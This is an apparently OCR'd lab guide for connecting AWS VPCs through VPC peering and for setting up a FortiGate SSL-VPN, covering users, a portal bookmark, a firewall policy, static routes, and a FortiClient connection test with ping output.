
1. In the search bar: VPC
   Select “VPC” from menu
   Select “Peering Connections”
   Click “Create peering connection”




2. Name: peering-fgt-legacy
   VPC ID (Requester): Secure VPC
   VPC ID (Accepter): Legacy VPC
   Click “Create peering connection”




3. In the next page, click on “Actions” and “Accept request”. Click “Accept request” again in the pop-up.




4. Now you must create routes for both VPCs.
5. Go to “Subnets” > Select “Secure private sub” > Then click “Route table” link




6. Add a new route to the “Legacy VPC”. Click “routes” then “edit routes”



7. Click “Add route”
8. In “Destination” type 172.16.0.0/16 (CIDR from Legacy VPC)
9. “Target” click on “Peering connection”. Select the only available value.
10. Click “Save changes”



11. Now we will make the config to route back
12. Go to “Subnets” > Select “Legacy Public sub” > Then click “Route table” link



1. Add a new route to the “Secure VPC”. Click “routes” then “edit routes”
2. Click “Add route”
3. In “Destination” put 10.1.0.0/16 (CIDR from Secure VPC)
4. “Target” click on “Peering connection”. Select the only available value.
5. Click “Save changes”
6. VPC peering is done.

SSL Users and Groups

You will create a user and a group, to access SSL-VPN.


1. Login on FortiGate
2. Access menu “User & Autentication” > “User Groups” > “+Create New”
3. Create user group: VPN_Group
4. Click “Ok”
5. Access menu “User & Autentication” > “User Definition” > “+Create New”
6. Create users: user_vpn as follows
    a. User Type: Local User
    b. Next
    c. Login Credentials: Username: user_vpn | Password: P@ssw0rd321
    d. Next
    e. Contact Info: leave unchecked
    f. Next
    g. Extra Info: check “User group”. Click on “+”
    h. Add “VPN_Group”
    i. Click “Submit”

SSL portal and client


You will configure a bookmark, SSL-VPN Settings and a firewall policy.

1. To create a bookmark, go to menu “VPN” > “SSL-VPN Portals”


2. In this example we will use a pre-created portal full-access, but in your company's environment feel free to create a new one
3. Select full-access and click Edit




4. In "Predefined Bookmarks" click "+Create New"




5. Fill the fields:
    a. Name: WebInternal_SSL_VPN
    b. In URL you will put http:// and the IP from WebServer_Internal_IP (Terraform outputs)
        i. Example: http://10.1.1.26
    c. Click OK




6. Click “OK” again
7. Go to “VPN” > “SSL-VPN Settings”
8. Listen on interfaces: public (port1)
9. Server certificate: Fortinet_Factory
10. Authentication/Portal Mapping
    a. Click “All other Users/Groups” and “Edit”
    b. Select Portal: full-access
    c. Click OK
11. Click “Apply”



12. Go to menu “Policy & Objects” > “Firewall Policy” > “+Create New”
13. Name: SSL-VPN Access
14. Incoming Interface: SSL-VPN tunnel interface
15. Outgoing Interface: private (port2)
16. Source: “SSLVPN_TUNNEL_ADDR1” and “VPN_Group”
17. Destination: “Internal_Subnet” and “Legacy_Subnet”
18. Service “ALL” (in real world, change it to your needs)
19. Leave the other fields as defaults
20. Click OK



21. Now we need to add new route on FortiGate to access the “Legacy VPC”. Go to “Network” > “Static routes” > “+Create new”.
22. Configure as follows:
23. Destination: 172.16.0.0/255.255.255.0
24. Gateway Address: 10.1.1.1 (AWS default gateway for a subnet is always the first IP)
    Interface: private (port2)





25. Click OK

Connectivity with Legacy VPC and Web Internal instance


Now, test what you created

1. Open a new private windows in your brower
2. Access https://FortiGate_and_FortiWeb_PublicIP (Terraform Outputs)
3. Enter: user_vpn
   Password: P@ssw0rd321
   Click “Login”







4. Click Internal_Web_store bookmark



5. A new browser tab will open with a web page that is hosted on “Web Internal” instance. You can add multiple web servers, RDP connections, etc to these bookmarks.




6. Now disconnect from VPN portal. Close the tab “hello world”. Click logout in “user_vpn” menu.



7. Open FortiClient

8. Click “configure vpn”
9. Connection name: VPN to Cloud
10. Description: leave it blank
11. Remote Gateway: FortiGate_and_FortiWeb_PublicIP (Terraform Outputs)
12. Click Save



13. Username: user_vpn
    Password: P@ssw0rd321
14. Click Connect
15. Click OK for a certificate message
16. You now should be connected

17. Access the web server http://WebServer_Internal_IP (Terraform outputs). Example: http://10.1.1.26
18. You should see the same web server page that before

19. Ping “Web Legacy” from a Linux terminal: ping WebServer_Legacy_IP (Terraform outputs)

    Example: ping 172.16.0.221


```
root@ubuntu:/home/ftnt# ping 172.16.0.221
PING 172.16.0.221 (172.16.0.221) 56(84) bytes of data.
64 bytes from 172.16.0.221: icmp_seq=1 ttl=63 time=167 ms
64 bytes from 172.16.0.221: icmp_seq=2 ttl=63 time=163 ms
64 bytes from 172.16.0.221: icmp_seq=3 ttl=63 time=163 ms
64 bytes from 172.16.0.221: icmp_seq=4 ttl=63 time=162 ms
^C
--- 172.16.0.221 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 162.272/163.760/166.522/1.650 ms
root@ubuntu:/home/ftnt# ping 10.1.1.26
PING 10.1.1.26 (10.1.1.26) 56(84) bytes of data.
